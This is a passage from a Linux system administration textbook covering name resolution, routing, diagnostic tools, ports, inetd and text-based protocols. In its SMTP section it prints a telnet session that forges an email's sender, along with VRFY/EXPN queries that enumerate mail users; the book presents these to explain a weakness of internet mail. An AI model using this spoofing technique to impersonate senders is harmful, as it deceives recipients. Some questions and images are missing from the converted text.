This configuration tells the name resolver to check the /etc/hosts file before attempting to query a nameserver and to return all valid addresses for a host found in the /etc/hosts file instead of just the first.

/etc/hosts

The `/etc/hosts` file is where you put the name and IP address of local hosts. If you place a host in this file then you do not need to query the domain name server to get its IP Address. The disadvantage of doing this is that you must keep this file up to date yourself if the IP address for that host changes. In a well managed system the only hostnames that usually appear in this file are an entry for the loopback interface and the local hosts name.

```
# /etc/hosts
127.0.0.1      localhost loopback
192.168.0.1    this.host.name
```

You may specify more than one host name per line as demonstrated by the first entry, which is a standard entry for the loopback interface.

Configuring routing

Having performed each of the preceding steps the networking on your computer will still not be working 100% correctly. For example, assume I'm adding a machine to the 138.77.37 subnet at CQU with the IP address as 138.77.37.105 and the hostname fred. I've configured the network interface and set up the following files

(For the following discussion it is important to realise that CQU has a class B address, 138.77, and creates subnets which look like class C address, i.e. 138.77.37, 138.77.1 and 138.77.5 are all separate subnets)

♣ `/etc/resolv.conf`

```
search cqu.edu.au
nameserver 138.77.5.6
nameserver 138.77.1.23
```

♣ `/etc/host.conf`

order hosts,bind
multi on
/etc/hosts

♣ `/etc/hosts`

```
127.0.0.1   localhost   localhost.localdomain
138.77.37.105     fred  fred.cqu.edu.au
138.77.37.37    cq-pan   cq-pan.cqu.edu.au
```

Now, see what happens when I execute the following commands

```
[david@fred david]$ ping cq-pan.cqu.edu.au
PING cq-pan.cqu.edu.au (138.77.37.37): 56 data bytes
64 bytes from 138.77.37.37: icmp_seq=0 ttl=63 time=1.1 ms
```

```
64 bytes from 138.77.37.37: icmp_seq=1 ttl=63 time=1.0 ms
64 bytes from 138.77.37.37: icmp_seq=2 ttl=63 time=1.0 ms


--- cq-pan.cqu.edu.au ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.0/1.0/1.1 ms


[root@fred network-scripts]# ping jasper.cqu.edu.au
ping: unknown host jasper.cqu.edu.au
```

Why the difference? We've setup the name resolution configuration files properly so why can't it resolve the name `jasper.cqu.edu.au` to the IP address `138.77.1.1`? Have a look at the IP addresses of the domain name servers specified in the `/etc/resolv.conf` file above? What can you tell about these hosts?

The major difference between the domain name servers and our new host `fred` is that they are on separate subnets. At this stage our host has not been told how it is meant to send information from its own subnet to other subnets (remember the discussion earlier in the chapter about arp and ethernet being a broadcast medium?).

`fred.cqu.edu.au` is able to use the `cq-pan.cqu.edu.au` hostname because it is specified in the `/etc/hosts` file and it can send information to that machine because it is on the same subnet. Because the domain name servers are on another subnet the networking software on the machine doesn't know how to communicate with them. An example of what happens can be seen in the following command where rather than use `jasper.cqu.edu.au`'s hostname we use the IP address.

```
[david@fred david]$ ping 138.77.1.1
PING 138.77.1.1 (138.77.1.1): 56 data bytes
ping: sendto: Network is unreachable
ping: wrote 138.77.1.1 64 chars, ret=-1
ping: sendto: Network is unreachable
ping: wrote 138.77.1.1 64 chars, ret=-1

--- 138.77.1.1 ping statistics ---
2 packets transmitted, 0 packets received, 100% packet loss
```

The solution to this problem is to configuring the routing software on our computer. Routing is the art of deciding how to send IP packets from one host to another, particularly where there are possibly multiple paths that could be used. In our example above we have to specify how the networking software is to deliver IP packets from our current subnet, 138.77.37, to other subnets.

Routing is a huge and complex topic. It is not possible to provide a detailed introduction in the confines of this text. If you need more information you should take a look at the NET-3 HOW-TO, the Network Administrators Guide and other documentation. The following is an excerpt from the NET-3 HOW-TO which briefly describes the routing table and the commands used to manipulate it.

Ok, so how does routing work ? Each host keeps a special list of routing rules, called a routing table. This table contains rows which typically contain at least three fields, the first is a destination address, the second is the name of the interface to which the datagram is to be routed and the third is optionally the IP address of another machine which will carry the datagram on its next step through the network. In Linux you can see this table by using the following command:

```
# cat /proc/net/route
```

or by using either of the following commands:

```
# /sbin/route -n
```

```
# /bin/netstat -r
```

The routing process is fairly simple: an incoming datagram is received, the destination address (who it is for) is examined and compared with each entry in the table. The entry that best matches that address is selected and the datagram is forwarded to the specified interface. If the gateway field is filled then the datagram is forwarded to that host via the specified interface, otherwise the destination address is assumed to be on the network supported by the interface.

To manipulate this table a special command is used. This command takes command line arguments and converts them into kernel system calls that request the kernel to add, delete or modify entries in the routing table. The command is called `` `route' ``.

A simple example. Imagine you have an ethernet network. You've been told it is a class-C network with an address of 192.168.1.0. You've been supplied with an IP address of 192.168.1.10 for your use and have been told that 192.168.1.1 is a router connected to the Internet.

The first step is to configure the interface as described earlier. You would use a command like:

```
# ifconfig eth0 192.168.1.10 netmask 255.255.255.0 up
```

You now need to add an entry into the routing table to tell the kernel that datagrams for all hosts with addresses that match 192.168.1.* should be sent to the ethernet device. You would use a command similar to:

```
# route add -net 192.168.1.0 netmask 255.255.255.0 eth0
```

Note the use of the `-net' argument to tell the route program that this entry is a network route. Your other choice here is a `-host' route which is a route that is specific to one IP address.

This route will enable you to establish IP connections with all of the hosts on your ethernet segment. But what about all of the IP hosts that aren't on your ethernet segment ?

It would be a very difficult job to have to add routes to every possible destination network, so there is a special trick that is used to simplify this task. The trick is called the `default' route. The default route matches every possible destination, but poorly, so that if any other entry exists that matches the required address it will be used instead of the default route. The idea of the default route is simply to enable you to say "and everything else should go here". In the example I've contrived you would use an entry like:

```
# route add default gw 192.168.1.1 eth0
```

The `gw' argument tells the route command that the next argument is the IP address, or name, of a gateway or router machine which all datagrams matching this entry should be directed to for further routing.

So, your complete configuration would look like:

```
# ifconfig eth0 192.168.1.10 netmask 255.255.255.0 up
# route add -net 192.168.1.0 netmask 255.255.255.0 eth0
# route add default gw 192.168.1.1 eth0
```

These steps are actually performed automatically by the startup files on a properly configured Linux box.

Startup files

In the previous section we've looked at the individual steps used to configuring networking on a simple Linux machine. On a normal Linux machine these steps are performed automatically in the system startup files (refer back to chapter 12 for a discussion on these). While the commands introduced in the previous section are standard Linux/UNIX commands the startup and associated configuration files used by RedHat 5.0 are different from other systems. This section briefly summarises the startup files which are used on a RedHat 5.0 machine.

The files used include

- `/etc/sysconfig/network`
  A text file which defines shell variables for hostname, domain, gateway and gateway device.
- `/etc/sysconfig/network-scripts`
  A collection of scripts used to perform common tasks including bringing network interfaces up and down.
- `/etc/rc.d/init.d/network`
  A shell script which actually brings up the networking on startup. Linked to from a number of scripts in the rcX.d directories.

A more indepth explanation of the files in the /etc/sysconfig directory can be found under the resource materials section for week 8 on the 85321 Web site.

Network “management” tools

You might ask, "Why the hell are we playing with all these text files and commands? Why can't we just use the nice GUI tools that come with RedHat". The simple answer is that knowing how to use a GUI tool isn't all that difficult, anyone can learn that. What's important for a computing professional, like a Systems Administrator, to know is what is going on underneath. There will be times when the GUI doesn't work or the problem you have can't be solved with the GUI. It is at times like this that you will need to understand what is going on underneath.

Having said that it can be a lot quicker to perform simple tasks using a GUI than with text files and a command line (depending on your personal preference). The following section introduces the GUI tools RedHat provides to manage and configure networking and also looks at a couple of other useful commands UNIX provides.

RedHat GUI Networking Tools

RedHat supplies a number of GUI administration tools which are all launched from the control-panel application by typing `control-panel` from a shell (you must be running X-Windows as control-panel is an X application). Each of the icons in the control panel window correspond to one of the GUI tools. Holding the mouse over the icon will cause it to display the name of the tool.

Of particular interest to this chapter is the network configuration tool which allows you to configure the hosts, name servers, devices and routing for your system.

nslookup

The `nslookup` command is used to query a name server and is supplied as a debugging tool. It is generally used to determine if the name server is working correctly and for querying information from remote servers.

`nslookup` can be used from either the command line or interactively. Giving `nslookup` a hostname will result in it asking the current domain name server for the IP address of that machine.

`nslookup` also has an `ls` command that can be used to view the entire records of the current domain name server.

For example

```
 [david@cq-pan:~]$ nslookup
Default Server:  circus.cqu.edu.au
Address:  138.77.5.6

> jasper
Server:  circus.cqu.edu.au
Address:  138.77.5.6

Name:    jasper.cqu.edu.au
Address:  138.77.1.1

> exit
[david@cq-pan:~]$ nslookup jasper
Server:  circus.cqu.edu.au
Address:  138.77.5.6

Name:    jasper.cqu.edu.au
Address:  138.77.1.1
```

netstat

netstat

The `netstat` command is used to display the status of network connections to a UNIX machine. One of the functions it can be used for is to display the contents of the kernel routing table by using the `-r` switch.

For example

The following examples are from two machines on CQU's Rockhampton campus. The first one is from telnet jasper

```
[david@cq-pan:~]$ netstat -rn
Kernel routing table
Destination     Gateway         Genmask         Flags Metric Ref Use    Iface
138.77.37.0     0.0.0.0         255.255.255.0   U     0      0   109130 eth0
127.0.0.0       0.0.0.0         255.0.0.0       U     0      0     9206 lo
0.0.0.0         138.77.37.1     0.0.0.0         UG    0      0   2546951 eth0
bash$ netstat -rn
Routing tables
Destination          Gateway              Flags    Refcnt Use        Interface
127.0.0.1            127.0.0.1            UH       56     7804440    lo0
default              138.77.1.11          UG       23     1595585    ln0
138.77.32            138.77.1.11          UG       0      19621      ln0
138.77.16            138.77.1.11          UG       0      555        ln0
138.77.8             138.77.1.11          UG       0      385345     ln0
138.77.80            138.77.1.11          UG       0      0          ln0
138.77.72            138.77.1.11          UG       0      0          ln0
138.77.64            138.77.1.11          UG       0      0          ln0
138.77.41            138.77.1.11          UG       0      0          ln0
```

traceroute

For some reason or another, users on one machine cannot connect to another machine or if they can any information transfer between the two machines is either slow or plagued by errors. What do you do?

Remember it is not only the machines at the two ends you have to check. If the two machines are on different networks the information will flow through a number of gateways and routers. It might be one of the gateway machines that is causing the problem.

The `traceroute` command provides a way of discovering the path taken by information as it goes from one machine to another and can be used to identify where problems might be occurring. On the Internet that path may not always be the same.

For example

The following are the results of a number of executions of traceroute from the machine `aldur` (`138.77.36.29`).

In the first example the machine `knuth` is on the same network as `aldur`. This means that the information can get their directly.

```
 bash$ traceroute knuth
traceroute to knuth.cqu.edu.au (138.77.36.20), 30 hops max, 40 byte
packets
1 knuth.cqu.EDU.AU (138.77.36.20) 2 ms 2 ms 2 ms
```

`jasper` is one network away from `aldur`

```
 bash$ traceroute jasper
traceroute to jasper.cqu.edu.au (138.77.1.1), 30 hops max, 40 byte
packets
1 centaurus.cqu.EDU.AU (138.77.36.1) 1 ms 1 ms 1 ms
2 jasper.cqu.EDU.AU (138.77.1.1) 2 ms 1 ms 1 ms
```

A machine still on the CQU site but a little further away

```
 bash$ traceroute jade
traceroute to jade.cqu.edu.au (138.77.7.2), 30 hops max, 40 byte
packets
1 centaurus.cqu.EDU.AU (138.77.36.1) 1 ms 1 ms 1 ms
2 hercules.cqu.EDU.AU (138.77.5.3) 4 ms 2 ms 12 ms
3 jade.cqu.EDU.AU (138.77.7.2) 3 ms 13 ms 3 ms
```

A host still in Australia (but a long way from CQU)

```
 bash$ traceroute archie.au
traceroute to archie.au (139.130.23.2), 30 hops max, 40 byte packets
1 centaurus.cqu.EDU.AU (138.77.36.1) 1 ms 1 ms 1 ms
2 tucana.cqu.EDU.AU (138.77.5.27) 2 ms 2 ms 2 ms
3 138.77.32.10 (138.77.32.10) 5 ms 5 ms 5 ms
4 qld.gw.au (139.130.60.1) 21 ms 13 ms 51 ms
5 national.gw.au (139.130.48.1) 35 ms 36 ms 40 ms
6 plaza.aarnet.edu.au (139.130.23.2) 38 ms 35 ms 68 ms
```

A host in the Eastern United States.

```
bash$ traceroute sunsite.unc.edu
traceroute to knuth.cqu.edu.au (139.130.23.2), 30 hops max, 40 byte packets
1 centaurus.cqu.EDU.AU (138.77.36.1) 1 ms 1 ms 1 ms
2 tucana.cqu.EDU.AU (138.77.5.27) 2 ms 2 ms 3 ms
3 138.77.32.10 (138.77.32.10) 5 ms 5 ms 5 ms
4 qld.gw.au (139.130.60.1) 13 ms 20 ms 13 ms
5 national.gw.au (139.130.48.1) 51 ms 36 ms 36 ms
6 usa.gw.au (139.130.29.5) 37 ms 36 ms 38 ms
7 usa-au.gw.au (203.62.255.1) 233 ms 252 ms 264 ms
8 * * t3-0.enss144.t3.nsf.net (192.203.230.253) 224 ms
9 140.222.8.4 (140.222.8.4) 226 ms 236 ms 258 ms
10 t3-3.cnss25.Chicago.t3.ans.net (140.222.25.4) 272 ms 293 ms 266 ms
11 t3-0.cnss40.Cleveland.t3.ans.net (140.222.40.1) 328 ms 270 ms 300 ms
12 t3-1.cnss48.Hartford.t3.ans.net (140.222.48.2) 325 ms 355 ms 289 ms
13 t3-2.cnss32.New-York.t3.ans.net (140.222.32.3) 284 ms 319 ms 347 ms
14 t3-1.cnss56.Washington-DC.t3.ans.net (140.222.56.2) 352 ms 299 ms 305 ms
15 t3-1.cnss72.Greensboro.t3.ans.net (140.222.72.2) 319 ms 344 ms 310 ms
16 mf-0.cnss75.Greensboro.t3.ans.net (140.222.72.195) 343 ms 320 ms *
17 cnss76.Greensboro.t3.ans.net (192.103.68.6) 338 ms 319 ms 355 ms
18 192.103.68.50 (192.103.68.50) 338 ms 330 ms 330 ms
19 rtp5-gw.ncren.net (128.109.135.254) 357 ms 361 ms *
20 * rtp2-gw.ncren.net (128.109.70.253) 359 ms 334 ms
21 128.109.13.2 (128.109.13.2) 374 ms 411 ms 451 ms
22 * calypso-2.oit.unc.edu (198.86.40.81) 418 ms 415 ms
```

There are now a number of visual versions of traceroute, http://www.visualroute.com/, is one of them

Exercises

15.3	In the above example examine the times between machines 6 & 7. Why do you think it takes so long to get from machine 6 to machine 7?

Conclusions

Connecting a Linux machine to a network consists of the following steps

- ♣ identifying network hardware that is supported by the Linux kernel
- ♣ ensuring the Linux kernel has compiled into it the necessary network functionality (including support for the hardware)
- ♣ configure the network interface using the `ifconfig` command
- ♣ ensure that the DNS is configured making use of files such as `/etc/hosts` `/etc/resolv.conf` and `/etc/hosts.conf`
- ♣ ensure that the routing table is set up for your situation

The last three steps are usually performed automatically when the system starts up. Tools which can be useful in the management of a network connection include various RedHat GUI tools, `nslookup`, `netstat` and `traceroute`.

Review Questions

15.1

What UNIX commands would you use for the following tasks

a) checking a domain name server for the IP address of the machine `www.seven.com.au`

b) another machine,

c) finding out what machines information passes through as it goes from your machine to `www.whitehouse.gov`

d) configure a network interface,


e) display the routing table of your UNIX machine,

f) display the ethernet address of your UNIX machine.

g) finding out whether or not your computer can access, via the network,

15.2

Following are three images taken from "The Net" a movie with Sandra Bullock. Each screen contains what is reportedly an IP address. For each IP address explain why it isn't an IP address.



15.3

Explain the relevance of each of the following

`/etc/hosts`

`/etc/resolv.conf`

`/etc/networks`

`/etc/rc.d/rc.inet1`

a gateway

15.4

You've just started administering a new Linux computer and executed the following two commands. What does this tell you about the network configuration of these machines?

What would the `/proc/net/dev` file for this system look like?

Can you see what is wrong with the configuration of the networking of this system?

List the network and host portions of the IP address for each of the network devices listed in the output of these commands.

```
[root@cq-pan logs]# /sbin/ifconfig eth0
eth0  Link encap:Ethernet  HWaddr 00:60:97:3A:AA:85
      inet addr:138.77.37.37  Bcast:138.77.37.255  Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:61183404 errors:59 dropped:59 overruns:0
      TX packets:77722967 errors:0 dropped:0 overruns:0
      Interrupt:9 Base address:0xff00

[root@cq-pan logs]# /sbin/ifconfig eth0:1
eth0:1    Link encap:Ethernet  HWaddr 00:60:97:3A:AA:85
          inet addr:138.77.37.59  Bcast:138.77.37.255  Mask:255.255.255.0
          UP BROADCAST RUNNING  MTU:1500  Metric:1
          RX packets:10894 errors:0 dropped:0 overruns:0
          TX packets:210 errors:0 dropped:0 overruns:0

[root@cq-pan logs]# /sbin/ifconfig eth0:2
eth0:2    Link encap:Ethernet  HWaddr 00:60:97:3A:AA:85
          inet addr:138.77.38.60  Bcast:138.77.38.255  Mask:255.255.255.0
          UP BROADCAST RUNNING  MTU:1500  Metric:1
          RX packets:481325 errors:0 dropped:0 overruns:0
          TX packets:259 errors:0 dropped:0 overruns:0
```

Chapter 16

Network Applications

Introduction

In the previous chapter, the concepts behind the operation of a TCP/IP network were discussed. One important topic was not covered. How do the applications communicate? How do services like print/file sharing, electronic mail, File Transfer Protocol, World-Wide Web and others work?

That's where this chapter comes in. It aims to provide an overview of how network applications work. How do they operate? How are the configured? What options are open to you?

The chapter starts by giving an overview of how network services work and then moves onto describing in detail how the UNIX operating system starts network services. The chapter closes with a detailed look at some specific network services including file/print sharing, messaging (email) and the World-Wide Web.

How it all works

In this section we look at how the various network services are provided. When you telnet to another machine, how does it work? When you send an e-mail message to a user at another host, how is it delivered?

The provision of network services like FTP, telnet, e-mail and others relies on these following components

- network ports,
  Network ports are the logical (that means that ports are an imaginary construct which exists only in software) connections through which the information flows into and out of a machine. A single machine can have thousands of programs all sending and receiving information via the network at the same time. The delivery of this information to the right programs is achieved through ports.
- network servers,
  Network servers are the programs that sit listening at pre-defined ports waiting for connections from other hosts. These servers wait for a request, perform some action and send a response back to the program that requested the action. In general network servers operate as daemons.
- network clients, and
  Users access network services using client programs. Example network clients include Netscape, Eudora and the `ftp` command on a UNIX machine.

♣ network protocols.
Network protocols specify how the network clients and servers communicate. They define the small "language" which both understand.

Ports

All network protocols, including `http ftp SMTP`, use either TCP or UDP to deliver information. Every TCP or UDP header contains two 16 bit numbers that are used to identify the source port (the port through which the information was sent) and the destination port (the port through which the information must be delivered.) Similarly, the IP header also contains numbers which describe the IP addresses of the computers which are sending and receiving the current packet.

Since port numbers are 16 bit numbers, there can be approximately 64,000 (2^{16} is about 64,000) different ports. Some of these ports are used for predefined purposes. The ports 0-256 are used by the network servers for well known Internet services (e.g. telnet, FTP, SMTP). Ports in the range from 256-1024 are used for network services that were originally UNIX specific. Network client programs and other programs should use ports above 1024.

Table 16.1 lists some of the port numbers for well known services.

Port number	Purpose
20	`ftp-data`
21	`ftp`
23	`telnet`
25	`SMTP` (mail)
80	`http` (WWW)
119	`nntp` (network news)

Table 16.1
Reserved Ports

This means that when you look at a TCP/UDP packet and see that it is addressed to port 25 then you can be sure that it is part of an email message being sent to a SMTP server. A packet destined for port 80 is likely to be a request to a Web server.

Reserved ports

So how does the computer know which ports are reserved for special services? On a UNIX computer this is specified by the file `/etc/services`. Each line in the `services` file is of the format

```
service-name port/protocol aliases
```

Where `service-name` is the official name for the service, `port` is the port number that it listens on, `protocol` is the transport protocol it uses and `aliases` is a list of alternate names.

The following is an extract from an example `/etc/services` file. Most `/etc/services` files will be the same, or at least very similar.

```
echo 7/tcp
echo 7/udp
discard 9/tcp sink null
discard 9/udp sink null
systat 11/tcp users
daytime 13/tcp
daytime 13/udp
ftp-data 20/tcp
ftp 21/tcp
telnet 23/tcp
smtp 25/tcp mail
nntp 119/tcp usenet # Network News Transfer
ntp 123/tcp # Network Time Protocol
```

You should be able to match some of the entries in the above example, or in the `/etc/services` file on your computer, with the entries in Table 16.1.

Exercises

16.1 Examine your `/etc/services` file and discover the port on which the following protocols are used
`http`
`gopher`
`pop3`

Look at ports,

The `netstat` command can be used for a number of purposes including looking at all of the current active network connections. The following is an example of the output that `netstat` can produce (it's been edited to reduce the size).

```
[david@cq-pan:~]$ netstat -a
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        (State) User
root
tcp        1   7246 cq-pan.cqu.edu.au:www  lore.cs.purdue.e:42468 CLOSING root
tcp        0      0 cq-pan.cqu.edu.au:www  sdlab142.syd.cqu.:1449 CLOSE   root
tcp        0      0 cq-pan.cqu.edu.au:www  dialup102-4-9.swi:1498 FIN_WAIT2 root
tcp        0  22528 cq-pan.cqu.edu.au:www  205.216.78.103:3058    CLOSE   root
tcp        1  22528 cq-pan.cqu.edu.au:www  barney.poly.edu:47547  CLOSE   root
tcp        0      0 cq-pan.cqu.edu.au:www  eda.mdc.net:2395       CLOSE   root
tcp        0  22528 cq-pan.cqu.edu.au:www  eda.mdc.net:2397       CLOSE   root
tcp        0      0 cq-pan.cqu.edu.au:www  cphppp134.cyberne:1657 FIN_WAIT2 root
tcp        0  22528 cq-pan.cqu.edu.au:www  port3.southwind.c:1080 CLOSE   root
tcp        0      9 cq-pan.cqu.edu.:telnet dinbig.cqu.edu.au:1107 ESTABLISHED root
tcp        0      0 cq-pan.cqu.edu.au:ftp  ppp2-24.INRE.ASU.:1718 FIN_WAIT2 root
```

Explanation

Table 16.2 explains each column of the output. Taking the column descriptions from the table, it is possible to make some observations

- ♣ All of the entries, but the last two, are for people accessing this machine's (`cq-pan.cqu.edu.au`) World-Wide Web server.
  You can say this because of `cq-pan.cqu.edu.au:www`. This tells us that the port on the local machine is the www port (port 80).
- ♣ In the second last entry, I am telneting to `cq-pan` from my machine at home.

At that stage my machine at home was called `dinbig.cqu.edu.au`. The telnet client is using port 1107 on `dinbig` to talk to the telnet daemon.

- the last entry is someone connecting to CQ-PAN's ftp server,
- the connection for the first entry is shut down but not all the data has been sent (this is what the `CLOSING` state means).
  This entry, from a machine from Purdue University in the United States, still has 7246 bytes still to be acknowledged

Column name	Explanation
`Proto`	the name of the transport protocol (TCP or UDP) being used
`Recv-Q`	the number of bytes not copied to the receiving process
`Send-Q`	the number of bytes not yet acknowledged by the remote host
`Local Address`	the local hostname (or IP address) and port of the connection
`Foreign Address`	the remote hostname (or IP address) and remote port
`State`	the state of the connection (only used for TCP because UDP doesn't establish a connection), the values are described in the man page
`User`	some systems display the user that owns the local program serving the connection

Table 16.2
Columns for `netstat`

Network servers

The `/etc/services` file specifies which port a particular protocol will listen on. For example `SMTP` (Simple Mail Transfer Protocol, the protocol used to transfer mail between different machines on a TCP/IP network) uses port 25. This means that there is a network server that listens for SMTP connections on port 25.

This begs some questions

- How do we know which program acts as the network server for which protocol?
- How is that program started?

How network servers start

There are two methods by which network servers are started

- executed as a normal program (usually in the startup files)
  Servers started in this manner will show up in a `ps` list of all the current running processes. These servers are always running, waiting for a connection on the specified port. This means that the server is using up system resources (RAM etc) because it is always in existence but it also means that it is very quick to respond when requests arrive for their services.
- by the `inetd` daemon
  The `inetd` daemon listens at a number of ports and when information

arrives, it starts the appropriate network server for that port. Which server, for which port, is specified in the configuration file /etc/inetd.conf.

Starting a network server via inetd is usually done when there aren't many connections for that server. If a network server is likely to get a large number of connections (a busy mail or WWW server for example) the daemon for that service should be started in the system startup files and always listen on the port.

The reason for this is overhead. Using inetd takes longer.

The /etc/inetd.conf file specifies the network servers that the inetd daemon should execute. The inetd.conf file consists of one line for each network service using the following format (Table 16.3 explains the purpose of each field).

```
service-name socket-type protocol flags user server_program args
```

Field	Purpose
service-name	The service name, the same as that listed in /etc/services
socket-type	The type of data delivery services used (we don't cover this). Values are generally stream for TCP, dgram for UDP and raw for direct IP
protocol	the transport protocol used, the name matches that in the /etc/protocols file
flags	how inetd is to behave with regards this service (not explained any further)
user	the username to run the server as, usually root but there are some exceptions, generally for security reasons
server_program	the full path to the program to run as the server
args	command line arguments to pass to the server program

Table 16.3
Fields of

How it works

Whenever the machine receives a request on a port (on which the inetd daemon is listening on), the inetd daemon decides which program to execute on the basis of the /etc/inetd.conf file.

Exercises

16.2 `top` is a UNIX command which will give you a progressive display of the current running processes. Use `top` to observer what happens when a network server is started. For example, start `top` and then try to `telnet` or `ftp` to your machine. Can you see the appropriate server start?

16.3 What happens if you change the `/etc/inetd.conf` file? Does the `inetd` daemon pick up the change automatically? How would you notify `inetd` of the change?
Note: you WILL have to experiment to find out the answer to this question. It isn't included in the study material. A suggested experiment is the following: try the command `telnet localhost`, this should cause `inetd` to do some work; if it works, comment out the entry in the `inetd.conf` file for the telnet service try the first command again. Does it work? If it does then `inetd` hasn't seen the change. How do you tell it?

16.4 One way to increase the security of your system is to change the ports on which standard services operate on. For example, rather than having incoming `telnet` connection occur on port 23 you could move it to port 5000 (rather than using the command `telnet localhost` you would use the command `telnet localhost 5000`). Modify your system so that it works this way.
(Note: this is what is called security by obscurity. That is, it relies on people not knowing something in order for it to be secure. This doesn't make a security scheme secure, but then it doesn't make it less secure either).

Network clients

All of you will have used a number of network client programs. If you are reading this online you will be using a WWW browser. It's a network client program. When you used the command `telnet` in the last exercise you were using a network client program.

A network client is simply a program (whether it is text based or a GUI program) that knows how to connect to a network server, pass requests to the server and then receive replies.

The client

By default when you use the command `telnet jasper`, the `telnet` client program will attempt to connect to port 23 of the host `jasper` (23 is the `telnet` port as listed in `/etc/services`).

It is possible to use the `telnet` client program to connect to other ports. For example the command `telnet jasper 25` will connect to port 25 of the machine `jasper`.

The usefulness and problem with this will be discussed on the next couple of pages.

Network protocols

Each network service generally uses its own network protocol that specifies the services it offers, how those services are requested and how they are supplied. For example, the `ftp` protocol defines the commands that can be used to move files from machine to machine. When you use a command line `ftp` client, the commands you use are part of the `ftp` protocol.

Request for comment (RFCs)

For protocols to be useful, both the client and server must agree on using the same protocol. If they talk different protocols then no communication can occur. The standards used on the Internet, including those for protocols, are commonly specified in documents called Request for Comments (RFCs). (Not all RFCs are standards). Someone proposing a new Internet standard will write and submit an RFC. The RFC will be distributed to the Internet community who will comment on it and may suggest changes. The standard proposed by the RFC will be adopted as a standard if the community is happy with it.

Protocol	RFC
FTP	959
Telnet	854
SMTP	821
DNS	1035
TCP	793
UDP	768

Table 16.4
RFCs for Protocols

Table 16.4 lists some of the RFC numbers which describe particular protocols. RFCs can and often are very technical and hard to understand unless you are familiar with the area (the RFC for `ftp` is about 80 pages long).

Text based protocols

Some of these protocols `smtp ftp nntp http` are text based. They make use of simple text-based commands to perform their duty. Table 16.5 contains a list of the commands that `smtp` understands. `smtp` (simple mail transfer protocol) is used to transport mail messages across a TCP/IP network.

Command	Purpose
`HELO` *hostname*	startup and give your hostname
`MAIL FROM:` *sender-address*	mail is coming from this address
`TO:` *recipient-address*	please send it to this address
`VRFY` *address*	does this address actually exist (verify)
`EXPN` *address*	expand this address
`DATA`	I'm about to start giving you the body of the mail message
`RSET`	oops, reset the state and drop the current mail message
`NOOP`	do nothing
`DEBUG [`*level*`]`	set debugging level
`HELP`	give me some help please
`QUIT`	close this connection

Table 16.5
SMTP commands

How it works

When transferring a mail message a client (such as Eudora) will connect to the SMTP server (on port 25). The client will then carry out a conversation with the server using the commands from Table 16.5. Since these commands are just straight text you can use `telnet` to simulate the actions of an email client.

Doing this actually has some real use. I often use this ability to check on a mail address or to expand a mail alias. The following shows an example of how I might do this.

The text in bold is what I've typed in. The text in italics are comments I've added after the fact.

```
beldin:~$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220-beldin.cqu.edu.au Sendmail 8.6.12/8.6.9 ready at Wed, 1 May 1996
13:20:10 +1 000
220 ESMTP spoken here
vrfy david check the address david
250 David Jones <david@beldin.cqu.edu.au
vrfy joe check the address joe
550 joe... User unknown
vrfy postmaster check the address postmaster
250 <postmaster@beldin.cqu.edu.au
expn postmaster postmaster is usually an alias, who is it really??
250 root <postmaster@beldin.cqu.edu.au
```

Mail spoofing

This same approach can be used to spoof mail, that is, send email as someone you are not. This is one of problems with Internet mail. The following is an example of how it's done.

```
bash$ telnet aldur 25 connect to the smtp port (see /etc/services)
Trying 138.77.36.29 ...
Connected to aldur.cqu.edu.au.
Escape character is '^]'.
220 aldur.cqu.edu.au Amix Smail3.1.28.1 #2 ready at Sun, 28 Aug 94
12:04 EST
helo aldur tell the machine who I am (the name of another machine not a user)
250 aldur.cqu.edu.au Hello aldur
mail from: god@heaven.com this is who the mail is coming from
250 <god@heaven> ... Sender Okay
data I want to enter some data which is the message
503 Need RCPT (recipient) can't do that yet, must tell it who to send message to
rcpt: david@aldur
500 Command unrecognized oops, typed it wrong
rcpt to: david@aldur
250 <david@aldur> ... Recipient Okay
data
354 Enter mail, end with "." on a line by itself
You have been a naughty boy type in the message
.
250 Mail accepted
quit bye, bye
221 aldur.cqu.edu.au closing connection
Connection closed by foreign host.
```

There are methods which can be used to identify email sent in this way.

Exercises

16.5	Using the "`telnet`" approach connect to an `ftp` server and a `http` server. What commands do they recognise?

Security

Putting your computer on a network, especially the Internet, makes it accessible to a lot of other people and not all of those people are nice. It is essential that you put in place some sort of security to protect your system from these nasty people. The next chapter takes a more indepth look at security. In this section we examine some of the steps you can take to increase the security of your system including TCPWrappers, packet filtering and encryption.

TCPWrappers/tcpd
